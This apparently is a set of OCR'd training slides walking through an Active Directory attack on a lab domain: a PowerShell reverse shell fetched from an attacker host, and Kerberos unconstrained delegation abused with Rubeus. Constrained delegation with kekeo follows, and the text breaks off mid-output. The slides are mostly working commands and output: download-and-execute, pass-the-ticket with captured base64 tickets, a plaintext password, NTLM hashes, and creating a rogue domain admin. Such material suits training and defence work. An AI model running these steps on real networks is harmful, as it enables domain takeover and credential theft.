
Domain Privilege Escalation Kerberoasting

- We can also ask the DC to connect back to us, using PowerShell reverseshell
- Invoke-Command -Session $sess -ScriptBlock {cmd /c "powershell -ep bypass iex (New-Object Net.WebClient).DownloadString('http://10.10.1.14/Invoke-PowerShellTcp.ps1')"}



Domain Privilege Escalation Kerberoasting

- Interactive PowerShell Reverse Shell
- mport-Module .\PowerCat.ps1
- powercat -l -v -p 4444 -t 1000



Domain Privilege Escalation Kerberoasting

- Reverse Shell

```
PS C:\Users\Sql_Service\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==========
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enab
led group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                  Mandatory group, Enabled by default, Enab
led group, Group owner
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enab
led group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enab
led group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enab
led group
BYTESHIELD\Group Policy Creator Owners     Group            S-1-5-21-2650123447-3108711000-1796582875-520 Mandatory group, Enabled by default, Enab
led group
BYTESHIELD\Domain Admins                   Group            S-1-5-21-2650123447-3108711000-1796582875-512 Mandatory group, Enabled by default, Enab
led group
BYTESHIELD\Enterprise Admins               Group            S-1-5-21-2650123447-3108711000-1796582875-519 Mandatory group, Enabled by default, Enab
led group
BYTESHIELD\Schema Admins                   Group            S-1-5-21-2650123447-3108711000-1796582875-518 Mandatory group, Enabled by default, Enab
led group
Authentication authority asserted identity Well-known group S-1-18-1                                      Mandatory group, Enabled by default, Enab
led group
BYTESHIELD\Denied RODC Password Replication Group Alias     S-1-5-21-2650123447-3108711000-1796582875-572 Mandatory group, Enabled by default, Enab
led group, Local Group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288
```

Kerberos Unconstrained Delegation - Rubeus

- Unconstrained Delegation Overview
- Unconstrained delegation was the only type of delegation available in Windows 2000. If a user requests a service ticket on a server with unconstrained delegation enabled, the user's Ticket Granting Ticket (TGT) is embedded into the service ticket that is then presented to the server.
- The server can cache this ticket in memory and then pretend to be that user for subsequent resource requests in the domain. If unconstrained delegation is not enabled, only the user's Ticket Granting Service (TGS) ticket will be stored in memory. In this case, if the machine is compromised, an attacker could only access the resource specified in the TGS ticket in that user's context.

Kerberos Unconstrained Delegation - Rubeus

- Enumerating unconstrained Delegation Computer Object with PowerView
- Get-DomainComputer –Unconstrained | select name,Operatingsystem,memberof

```
PS C:\Tools> Get-DomainComputer -Unconstrained | select name,operatingsystem,memberof |fl


name            : ROOT-DC01
operatingsystem : Windows Server 2019 Standard
memberof        :

name            : WIN10-CLIENT-02
operatingsystem : Windows 10 Enterprise Evaluation
memberof        : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
```

- We can see Win10-Client-02 is Configured for Unconstrained Delegation, and the Computer is a member of Domain Admins, but one thing you need to be aware of is, Domain Controller will always come up when query for Unconstrained Delegation

Kerberos Unconstrained Delegation - Rubeus


- Before we can be able Perform this Attack we have to be local admin on this Computer, now let's enumerate and see if one of the 2 users we are in control of has admin access on this Computer

```
PS C:\Tools> Find-LocalAdminAccess
WS01.BYTESHIELD.local
PS C:\Tools>
```

- Unfortunately this user does not have access to this Computer but he has for WS01, now let's focus on the second user p.brown

Kerberos Unconstrained Delegation – Rubeus

- You can see the user has admin right on the computer we can safely perform the attack
- $SecPass = ConvertTo-SecureString "#NICE0890219764#" -AsPlainText –Force
- $Cred = New-Object System.Management.Automation.PSCredential("BYTESHIELD\p.brown", $SecPass)
- Enter-PSSession -ComputerName Win10-Client-02 -Credential $Cred



Kerberos Unconstrained Delegation - Rubeus

- You can see the user has admin right on the computer we can safely perform the attack

```
[Win10-Client-02]: PS C:\Users\p.brown\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

Kerberos Unconstrained Delegation - Rubeus

- After Remoting to the workstation we will start hunting for high privilege domain user t

```
[Win10-Client-02]: PS C:\Users\p.brown\Desktop> klist

Current LogonId is 0:0xbec92

Cached Tickets: (1)

#0>     Client: P.Brown @ BYTESHIELD.LOCAL
        Server: krbtgt/BYTESHIELD.LOCAL @ BYTESHIELD.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 11/27/2023 3:11:56 (local)
        End Time:   11/27/2023 13:11:56 (local)
        Renew Time: 12/4/2023 3:11:56 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Kerberos Unconstrained Delegation - Rubeus

- Kilist shows the only available ticket is ours, let's use Rubeus to monitor users logins, if a high privilege user logs on then we can dump the ticket and use it

```
[*] 11/27/2023 11:53:07 AM UTC - Found new TGT:

  User                  :  David.Williams@BYTESHIELD.LOCAL
  StartTime             :  11/27/2023 3:53:04 AM
  EndTime               :  11/27/2023 1:53:04 PM
  RenewTill             :  12/4/2023 3:53:04 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable, forwardable
  Base64EncodedTicket   :

    doIFpjCCBaKgAwIBBaEDAgEWooIEmTCCBJVhggSRMIIEjaADAgEFoRIbEEJZVEVTSElFTEQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEEJZVEVT
SElFTEQuTE9DQUyjggRJMIIERaADAgESoQMCAQKiggQ3BIIEM6AYQ8Y07Aq6wJKEF1ZtdWwCtIRmBSZPWwEPw+ah5lK/shO/pIb+yhGETuD+hdnPUXtmpTDe
HeWNd9JedQEdvIM8GbrAn1BtF06dHdBvynJd/o37+dtGEmiopm65by5+qGV6CgECKqc09urwRafGK59yDcqbiVpRxt1k54FucyRV+x99wcxs1pc9567BOhmt
3cKLl4Qzjrq3PN7dHLkJJQv6bFUOEu1qE/iHU3EgCbWowob+qXNwXyE0ul4FFUoZNoxmCDqMQVZNo+bECklHKzkUznPNp4GtmWCBoFr++amG1Qlw3bRpqjmw
guOIdO5T6hn0UL2ht2ImfMt/Lb6VAVhV4TqU81iiWYGnyMAug4ScjPMwxYS6iJAlBekFh/S9CUkCp0r7m13dmZApGmJRROShYoOLIEgzwgN6VphEYCKj2+rO
zKMW7j1BnN6uRTZ2DghG/O0lGnSEogC1rByHYXzYUw+upCSw/bJQAMOBX293YTX3yk/X5EMpboYr8AJwcBhFPOqQ+SeXb1zM7cnoRw2j2Ak5E3w2z1c/LJrQ
CAS+vcubV6qus7glYfGFcZwIiwStuqe8ZiD5bIeqocw2CGUcv3zdRaMKwbUmfqttVnjq9aFXplC+tBE/hDHPSzMXggTgx+NKZ6Q1Pj/YvlfP6/EPQzvPOngj
+rJSWB8iH8onZ1FoohkFQqAQ/MU2H9KwiTA+CGpy0eoPn1g95jT6DF9XFfe8lVlRRnUnIFF+iDaPPfyNlKGp89FCM7muPtsp6h0EvjhE+RQA95PCgFB9OOUo
MWgeurAUFFGRibljS75iy43Xqu9zkHbsPXR9iQ2xCGRRhkXRBZbpMW4B5CfEr4HaGhkels+QK4PKPdcCi+Rz/MOgd8nGaAXrUNYE4pN2QCjgehNSJsiQ8A9h
O/Tj/7/GvEWx20CT3m0mWlolJrt256ZpxaqN1CFNzA82A+NZ6eDHUoWLHDvE0iQAyhrCygH+spR84Msdddo0RGGwxcArvV4BIX3hWpp/1Iw2NcysrgG5EbDw
r5yJkoWqOzxQkl1kVAtBZ47X7L4XB9qrkxCLkx6yBELvwHwtCW3XaxkmGxRwAGDBO7OqNuHDeiLoMdfaQ12mIrw0LnN7StKXt39b12Sd4TLy547fl4jhYviT
c6RmDmkLsAZVS97wrJVnnN6PcIW75DsyHZMUBPPcOvbTr6ZO33PNnXsyZSThK1GfD+LBtuuNYX3B6tUaIKJyumB5sOxU88ZUNmkkTy3/9JkPJiJFolNcyAy4
iDBjqJki6pwxUjW2CK8nl+n24klMpe3UGZPkGqBZlK1igc5ugnroAhd/N2MDiLYkMOAE5FSK/dfLyF+NHLi3XM3yg+SjDZrJ42iF49W0ZOkm84L2tQ54DsD
hVmvFPa8Q3k2AzoiuXOm2jVVXD1+uuwaoTN0qINMpejgfgwgfWgAwIBAKKB7QSB6n2B5zCB5KCB4TCB3jCB26ArMCmgAwIBEqEiBCBogrFZeJnjCt5wXog1
uueTVIzoBsgSGXMiuTgdqQ4/qESGxBCWVRFU0hJRUxELkxPQ0FMohswGaADAgEBoRIwEBsORGF2aWQuV2lsbGlhbXOjBwMFAEDhAAClERgPMjAyMzExMjcx
TUzMDRaphEYDzIwMjMxMTI3MjE1MzA0WqcRGA8yMDIzMTIwNDExNTMwNFqoEhsQQllURVNISUVMRC5MT0NBTKklMCOgAwIBAqEcMBobBmtyYnRndBsQQllU
VNISUVMRC5MT0NBTA==
```

Kerberos Unconstrained Delegation - Rubeus

- A user named David.Williams logs in after some minutes, let's use powerview to enumerate the user's privilege in the domain

```
PS C:\Tools> Get-DomainUser -Identity david.williams


logoncount              : 4
badpasswordtime         : 12/31/1600 4:00:00 PM
distinguishedname       : CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local
objectclass             : {top, person, organizationalPerson, user}
displayname             : David Williams
lastlogontimestamp      : 11/23/2023 2:44:45 PM
userprincipalname       : David.Williams@BYTESHIELD.local
name                    : David Williams
objectsid               : S-1-5-21-2650123447-3108711000-1796582875-1106
samaccountname          : David.Williams
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : NEVER
countrycode             : 0
whenchanged             : 11/23/2023 10:44:45 PM
instancetype            : 4
usncreated              : 16407
objectguid              : e9e1526c-eb27-41a7-bbd0-639aacb9da13
sn                      : Williams
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata   : {11/20/2023 2:24:13 PM, 1/1/1601 12:00:00 AM}
givenname               : David
memberof                : {CN=Group Policy Creator Owners,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain
                          Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterprise Admins,CN=Users,DC=BYTESHIELD,DC=local,
                          CN=Schema Admins,CN=Users,DC=BYTESHIELD,DC=local...}
lastlogon               : 11/27/2023 3:53:44 AM
badpwdcount             : 0
cn                      : David Williams
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated             : 11/20/2023 2:13:51 PM
primarygroupid          : 513
pwdlastset              : 11/20/2023 6:13:51 AM
usnchanged              : 36970
```

Kerberos Unconstrained Delegation - Rubeus

- David.Williams is a member of domain admins, Let's use the TGT to ask for TGS of a Specific Service in the Context of the user and pass it
- .\Rubeus.exe asktgs /ticket:doIFpjCCBaKgAwIBBaEDAgEWo<SNIP>/service:cifs/root-dc01.byteshield.local /ptt

```
[Win10-Client-02]: PS C:\Users\p.brown\Desktop> .\Rubeus.exe asktgs /ticket:doIFpjCCBaKgAwIBBaEDAgEWooIEmTCCBJVhggSRMIIE
jaADAgEFoRIbEEJZVEVTSElFTEQuTE9DQUyiJTAjoAMCAQKhHDAaGwZrcmJ0Z3QbEEJZVEVTSElFTEQuTE9DQUyjggRJMIIERaADAgESoQMCAQKiggQ3BIIE
M69fRp5VpTXRcRPtt8Em1iMYxNNLSzcVGemaVeIJ9d/zok8FNmghhtOw1b2AxliKcxjdet+kZ5C3/zfkAP6Uth6UZvIT1uiU0hUTwPxk7VjijseqMBUMVQju
ATvZuCHzOdYYPzOqHkz+6f3yIjtnX7x+U/Xd9dZIbqx77erPnc0sXP0BJZb1c/06hDd5JPv8tkUXJpoUkTml2DsmJeWMLL2nEp0HSxRob+4T9q/b8QlgaUXY
AoqhVQZFLoAtD9zWLw+SBWaIxVcDUtR0B7VfSmAZbUsnAgpwVnxdUZ1BTRLtlSTfpj3Wyop4byUKiBaAF+bhAtX7Dtr4msIdrsQ+iqQtISi4wiO0Ur2uwIy6
cfVS3Pwd/TXe7VX2gcy42GQDsR1tTnUVml8vSdbC7DSFcjhsngP54/LbuQdDewzbOmSisN/rukCxuuzxJ5rTOfOzD0GBTk+ycsezAFAHPFm1WrQJ0MePXGKk
Nfna1oasXmz9kPhy4e2FpV5T8lx4/IUj/IKAVpUUy8MpBsDNCdeqL7VU0/Z5fQviWqf3IP7uG7jMh7nFERgt1/NT5tLCHrcHuu3NSg49jx+8wWAnza4g7T8V
nvbHWkXyQeRXPM9ro9k3oGKz355QJsk2n+V6E1SaYOeMM81HvM4CnA6GyeZjTvENnUfD+6Or8RaURac92xJjQdntflD0pui+Uy96hJHsR1gBmgp2tVu9puEd
aKDyNH/ptTM2UiyT2TpU6pDcc0X4/asZIMaWcK0YefgBIoTjyznC8gy2OgwFW73wXnDABmPae6A8R8QXSDQ4c86dMnj6ndssqZlUs8TL4sbvMGwxz8fKv0DK
fy/qRCUg4BElo5Ij2SK1pvmZYEOcv3nPWtghlAG9RBVdyyrSj0oAWCLF2S9229jChX9Gdh8Sup8cXVTDZb6vjqMJOnBxUsEWfqcEkvXp/gGJM7PRILdePcvA
/N+kWWRv2gbYS2M/thSJn307SZxAxhb2aaZu/Y/LuABiEXoV8v++48YN7nSNqA84KPoEniKz+JStzssH3qlQaqYWUMBauBmqBE4+U1kSPaHswGXlwqKrG/rU
XqOImbetchgADc5P8P3STUGGd6WepVboTXaz/jE/krWObWKu99/oSkeRs8cEDdDWHPSQ4aDVyWboCfE2GUOiSKQ3/qC+8jyd68c2ful/FfVWISlnskLBQQhl
mQK1negCY02UCNKbqJl/3W4NnxPYwiHgFEmXpg6uJyVkdRjLB8oFv+54zLPHB1+iP1OXtxBwarZzzicpcU+BicGdoZQeERw50qK0QZxMpwpgdaW6u+qEhMQp
SNqPGo22ozUVW3n4KrocKIOuczgYluj+xVPYjCbqoGcwAU17RkxSZFDrPmBz4+v0fHPfnC3q2W5zpNrGLhJsbYijCZlgacVdvxCTmJM2faEC6zq7upijgfgw
gfWgAwIBAKKB7QSB6n2B5zCB5KCB4TCB3jCB26ArMCmgAwIBEqEiBCCJjTHtcREHL+WSnnRPOQq3rlGAdFkj5nlYcJaNRqdMdqESGxBCWVRFU0hJRUxELkxP
Q0FMohswGaADAgEBoRIwEBsORGF2aWQuV2lsbGlhbXOjBwMFAEDhAAClERgPMjAyMzExMjcxMTUzNDRaphEYDzIwMjMxMTI3MjE1MzQ0WqcRGA8yMDIzMTIw
NDExNTM0NFqoEhsQQllURVNISUVMRC5MT0NBTKklMCOgAwIBAqEcMBobBmtyYnRndBsQQllURVNISUVMRC5MT0NBTA== /service:cifs/root-dc01.byt
eshield.local /ptt
```

Kerberos Unconstrained Delegation - Rubeus

- The ticket has beeb passed

```
[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/root-dc01.byteshield.local'
[*] Using domain controller: ROOT-DC01.BYTESHIELD.local (10.10.1.13)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

      doIF3zCCBdugAwIBBaEDAgEWooIEyTCCBMVhggTBMIIEvaADAgEFoRIbEEJZVEVTSElFTEQuTE9DQUyi
      LTAroAMCAQKhJDAiGwRjaWZzGxpyb290LWRjMDEuYnl0ZXNoaWVsZC5sb2NhbKOCBHEwggRtoAMCARKh
      qB1bEEJZVEVTSElFTEQuTE9DQUypLTAroAMCAQKhJDAiGwRjaWZzGxpyb290LWRjMDEuYnl0ZXNoaWVs
      ZC5sb2NhbA==

ServiceName              :  cifs/root-dc01.byteshield.local
ServiceRealm             :  BYTESHIELD.LOCAL
UserName                 :  David.Williams
UserRealm                :  BYTESHIELD.LOCAL
StartTime                :  11/27/2023 4:06:14 AM
EndTime                  :  11/27/2023 1:53:44 PM
RenewTill                :  12/4/2023 3:53:44 AM
Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType                  :  aes256_cts_hmac_sha1
Base64(key)              :  SoclextI+D4/ferW6oOiVpUUY6QSjzbK3m4COtaIN9E=
```

Kerberos Unconstrained Delegation - Rubeus

- Using the ticket, we can list the content of the C$ share of the DC which is only accessible by Admins
- ls \\root-dc01.byteshield.local\C$

```
[Win10-Client-02]: PS C:\Users\p.brown\Desktop> ls \\root-dc01.byteshield.local\C$


    Directory: \\root-dc01.byteshield.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---        11/20/2023   3:19 PM                Program Files
d-----        11/20/2023   3:18 PM                Program Files (x86)
d-----        11/20/2023   1:37 PM                Shares
d-----        11/20/2023   3:08 PM                SQLServer2017Media
d-r---        11/26/2023   2:41 PM                Users
d-----        11/26/2023   3:01 PM                Windows
```

Kerberos Unconstrained Delegation - Rubeus

- We can use the access to create a domain user and add the user domain admins group
- net user Pwned P@ssw0rd1! /add /dom
- net group "Domain admins" Pwned /add /dom

```
[Win10-Client-02]: PS C:\Users\p.brown\Desktop> net user Pwned P@ssw0rd1! /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

The command completed successfully.

[Win10-Client-02]: PS C:\Users\p.brown\Desktop> net group "Domain admins" Pwned /add /dom
The request will be processed at a domain controller for domain BYTESHIELD.local.

The command completed successfully.
```

Kerberos Unconstrained Delegation - Rubeus

- Using PowerView to Confirmed user creation
- Get-DomainUser -Identity pwned

```
PS C:\Tools> Get-DomainUser -Identity pwned


logoncount              : 0
badpasswordtime         : 12/31/1600 4:00:00 PM
distinguishedname       : CN=Pwned,CN=Users,DC=BYTESHIELD,DC=local
objectclass             : {top, person, organizationalPerson, user}
name                    : Pwned
objectsid               : S-1-5-21-2650123447-3108711000-1796582875-1128
samaccountname          : Pwned
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : 12/31/1600 4:00:00 PM
countrycode             : 0
whenchanged             : 11/27/2023 12:29:22 PM
instancetype            : 4
usncreated              : 45235
objectguid              : 16af4e73-9e0c-4507-90dd-803aa4afe720
lastlogoff              : 12/31/1600 4:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata   : 1/1/1601 12:00:00 AM
memberof                : CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local
lastlogon               : 12/31/1600 4:00:00 PM
badpwdcount             : 0
cn                      : Pwned
useraccountcontrol      : NORMAL_ACCOUNT
whencreated             : 11/27/2023 12:29:22 PM
primarygroupid          : 513
pwdlastset              : 11/27/2023 4:29:22 AM
usnchanged              : 45238
```

Kerberos Constrained Delegation

- Constrained Delegation Overview
- Constrained delegation was first introduced with Windows Server 2003 and it was intended to restrict the services that a server can impersonate a user for, giving administrators the ability to specify application trust boundaries.

- An example of constrained delegation is a researcher logging in to a reporting application. When the user logs in, the backend database server must apply the researcher's database permissions, not the permissions of the service account that the application runs under.

- To accomplish this, the service account needs Kerberos-constrained delegation enabled so that the user's Kerberos ticket is used to access the database when the researcher logs in. In this example, the front-end web server is impersonating the user to the backend database, providing them access to only the data they can view or edit.

Kerberos Constrained Delegation

- Using PowerView to enumerate Domain Computer Configured for Constrained Delegation
- Get-DomainComputer -TrustedToAuth

```
PS C:\Tools> Get-DomainComputer -TrustedToAuth

logoncount                    : 36
badpasswordtime               : 12/31/1600 4:00:00 PM
distinguishedname             : CN=WIN10-CLIENT-01,CN=Computers,DC=BYTESHIELD,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
badpwdcount                   : 0
lastlogontimestamp            : 11/20/2023 1:34:29 PM
objectsid                     : S-1-5-21-2650123447-3108711000-1796582875-1119
samaccountname                : WIN10-CLIENT-01$
localpolicyflags              : 0
lastlogon                     : 11/27/2023 8:37:07 AM
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
countrycode                   : 0
cn                            : WIN10-CLIENT-01
accountexpires                : NEVER
whenchanged                   : 11/21/2023 9:36:35 PM
instancetype                  : 4
usncreated                    : 16749
objectguid                    : a2ba22af-fe1a-472c-8314-1b18ada8c1f8
operatingsystem               : Windows 10 Enterprise Evaluation
operatingsystemversion        : 10.0 (19045)
lastlogoff                    : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto      : {ldap/ROOT-DC01.BYTESHIELD.local/BYTESHIELD.local, ldap/ROOT-DC01.BYTESHIELD.local, ldap/ROOT-DC01,
                                ldap/ROOT-DC01.BYTESHIELD.local/BYTESHIELD...}
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
serviceprincipalname          : {MSSQLSvc/Win10-Client-01.BYTESHIELD.local:1433, MSSQLSvc/Win10-Client-01.BYTESHIELD.local,
                                RestrictedKrbHost/WIN10-CLIENT-01, HOST/WIN10-CLIENT-01...}
ms-ds-creatorsid              : {1, 5, 0, 0...}
iscriticalsystemobject        : False
usnchanged                    : 24697
useraccountcontrol            : WORKSTATION_TRUST_ACCOUNT
whencreated                   : 11/20/2023 9:34:29 PM
primarygroupid                : 515
pwdlastset                    : 11/20/2023 1:34:29 PM
msds-supportedencryptiontypes : 28
name                          : WIN10-CLIENT-01
dnshostname                   : Win10-Client-01.BYTESHIELD.local
```

Kerberos Constrained Delegation - kekeo

- The result shows that the machine we are currently logged on is Configure for Constrained Delegation, Win10-Client-01 has TRUSTED_TO_AUTH_FOR_DELEGATION UAC attribute set
- Using kekeo to request the TGT of the Machine

```
PS C:\Tools> .\kekeo.exe

  ___ _     kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
 /   ('>-   "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/      Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_        https://blog.gentilkiwi.com/kekeo                (oe.eo)
                                        with 10 modules * * */

kekeo #
```

- Before be begin we need the NTML hashes of the machine to request the TGT of the Machine

Kerberos Constrained Delegation - kekeo

- Requesting the TGT of the machine
- tgt::ask /user:Win10-Client-01$ /domain:BYTESHIELD.local /rc4:cdde077cb536fe787dd9754b931b3b94

```
PS C:\Tools> .\kekeo.exe

  ___ _      kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
 /   ('>-   "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/      Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_        https://blog.gentilkiwi.com/kekeo                (oe.eo)
                                        with 10 modules * * */

kekeo # tgt::ask /user:Win10-Client-01$ /domain:BYTESHIELD.local /rc4:40b91f814ee9434b2528a8cb53be9ffd
Realm         : BYTESHIELD.local (BYTESHIELD)
User          : Win10-Client-01$ (Win10-Client-01$)
CName         : Win10-Client-01$ [KRB_NT_PRINCIPAL (1)]
